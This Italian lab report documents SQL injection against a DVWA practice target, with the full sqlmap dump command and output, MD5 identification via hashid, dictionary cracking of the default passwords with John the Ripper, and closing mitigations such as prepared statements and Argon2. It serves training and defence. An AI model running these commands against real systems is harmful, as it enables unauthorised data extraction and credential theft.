
REPORT DI LABORATORIO: Sicurezza Offensiva

Argomento: Post-Exploitation, Estrazione e Cracking di Credenziali

Ambiente di Test: Damn Vulnerable Web Application (DVWA)

Data Esecuzione: 14 Maggio 2026

1. Dettagli dell'Infrastruttura

- **Macchina Attaccante (OSINT/Exploitation):** Kali Linux
- **Indirizzo IP Attaccante:** 192.168.1.171
- **Macchina Bersaglio:** Metasploitable 2 (Hosting DVWA)
- **Indirizzo IP Bersaglio:** 192.168.1.172

2. Obiettivo dell'Esercizio

L'obiettivo primario di questa sessione di laboratorio è dimostrare la concatenazione di due vulnerabilità critiche: l'estrazione non autorizzata di dati sensibili tramite SQL Injection (SQLi) e la successiva compromissione delle credenziali a causa dell'utilizzo di un algoritmo di hashing debole. L'esercizio prevede il recupero degli hash dal database bersaglio e il ripristino delle password in chiaro utilizzando tecniche di password cracking offline.

3. Metodologia di Attacco

Fase 1: Recupero delle Password dal Database (SQL Injection)

L'estrazione dei dati è stata eseguita sfruttando il modulo SQL Injection presente nella DVWA, impostata su un livello di sicurezza "Low". Per automatizzare l'esfiltrazione dei dati è stato utilizzato il framework sqlmap.

Per interagire correttamente con l'applicazione protetta da un form di login, è stato prima intercettato il cookie di sessione (PHPSESSID) tramite gli strumenti di sviluppo del browser. Successivamente, è stato lanciato il seguente comando per eseguire il dump della tabella users all'interno del database dvwa:

Bash

```
sqlmap -u "http://192.168.1.172/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="security=low; PHPSESSID=[VALORE_COOKIE]" \
--dump -T users -D dvwa
```

Risultato: L'attacco ha permesso di bypassare le difese dell'applicazione e di estrarre con successo i record contenenti i nomi utente e le relative password hashate, salvandole in locale per le fasi successive

```
[09:34:36] [INFO] using hash method 'md5_generic_passwd'
[09:34:36] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:34:36] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:34:36] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:34:36] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user | avatar | password |
| last_name | first_name | | |
+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| Smith | Bob | | |
+-----+-----+-----+-----+
XSS stored
[09:34:36] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.172/dump/dvwa/users.csv'
[09:34:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.172'
[*] ending @ 09:34:36 /2026-05-14/
```

Fase 2: Identificazione delle Password Hashate

L'ispezione visiva dei dati esfiltrati ha rivelato che le password sono archiviate sotto forma di stringhe alfanumeriche di 32 caratteri, composte unicamente da caratteri esadecimali (numeri

da 0 a 9 e lettere da 'a' a 'f').

Per confermare empiricamente la firma dell'algoritmo crittografico, è stato utilizzato lo strumento di analisi statica hashid sul sistema Kali:

```
(kali@kali)-[~]
$ hashid -m e99a18c428cb38d5f260853678922e03
Analyzing 'e99a18c428cb38d5f260853678922e03'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000]
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
```

```
hashid -m "[HASH_ESTRATTO]"
```

L'output dello strumento ha confermato con un alto grado di probabilità che l'algoritmo utilizzato per la memorizzazione delle credenziali è l'**MD5** (Message Digest 5).

Fase 3: Esecuzione del Cracking delle Password

Gli hash recuperati sono stati isolati e salvati in un file di testo denominato hash.txt. Per l'operazione di cracking è stato scelto un attacco basato su dizionario, avvalendosi della nota wordlist rockyou.txt preinstallata su Kali Linux.

L'operazione è stata condotta e validata utilizzando i due principali standard di settore.


Tool A: John The Ripper

Ottimizzato per l'esecuzione su CPU, è stato configurato per processare esplicitamente hash in formato raw-md5:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
(kali@kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
```

```
john --show --format=raw-md5 hash.txt
```



```
(kali㉿kali)-[~]  
$ john --show --format=raw-md5 hash.txt  
?:password  
?:abc123  
?:charley  
?:letmein
```

Grazie a john abbiamo craccato tutte le password

4. Analisi dei Risultati

Entrambi gli strumenti hanno impiegato frazioni di secondo per ripristinare le password in chiaro (verificabili tramite i comandi `john --show` o `hashcat --show`). Questo successo immediato è dovuto alla natura debole delle password scelte dagli utenti (presenti nelle primissime righe del dizionario RockYou) e alla totale assenza di meccanismi di ritardo o protezione crittografica nel salvataggio.

5. Conclusioni e Mitigazione

L'esercizio condotto evidenzia due criticità fondamentali nello sviluppo e nella messa in sicurezza di un'applicazione web.

In primo luogo, l'applicazione permette ad un input utente non sanificato di interagire direttamente con la query SQL del backend. Questa singola debolezza architetturale compromette l'intero perimetro di sicurezza, rendendo inutile qualsiasi forma di controllo degli accessi front-end. La mitigazione primaria in questo caso richiede l'implementazione rigorosa di *Prepared Statements* (query parametrizzate) a livello di codice sorgente, che separano nettamente i comandi SQL dai dati inseriti dall'utente.

In secondo luogo, il laboratorio ha dimostrato l'assoluta inefficacia dell'algoritmo MD5 nel proteggere le credenziali in uno scenario di compromissione del database. L'MD5 è un algoritmo di hashing progettato per essere veloce e computazionalmente leggero; queste caratteristiche, sebbene utili per i controlli di integrità dei file (checksum), lo rendono estremamente vulnerabile agli attacchi di forza bruta o a dizionario sui moderni processori. Inoltre, l'assenza di un *Salt* (una stringa casuale aggiunta alla password prima dell'hashing) rende l'intero database esposto ad attacchi pre-calcolati, come le Rainbow Tables.

Raccomandazioni di Sicurezza:

Per garantire una reale protezione delle identità digitali in caso di data breach, è imperativo dismettere l'utilizzo di MD5 o SHA1 per l'hashing delle password. I moderni standard di sicurezza richiedono l'adozione di algoritmi lenti by-design e resistenti alle ottimizzazioni hardware (come le GPU). L'implementazione di funzioni di derivazione delle chiavi come **Bcrypt**, **Argon2** o **PBKDF2**, unita all'utilizzo di un Salt univoco e di lunghezza adeguata per ogni singolo utente, rappresenta lo standard minimo per proteggere le credenziali dalla compromissione offline.